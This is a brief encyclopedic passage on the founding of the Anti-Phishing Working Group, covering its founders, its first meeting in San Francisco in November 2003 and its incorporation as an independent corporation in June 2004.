The APWG was founded by Tumbleweed Communications and a number of member banks, financial services institutions, and e-commerce providers. It held its first meeting in November 2003 in San Francisco and in June 2004 was incorporated as an independent corporation controlled by its steering committee, its board and its executives.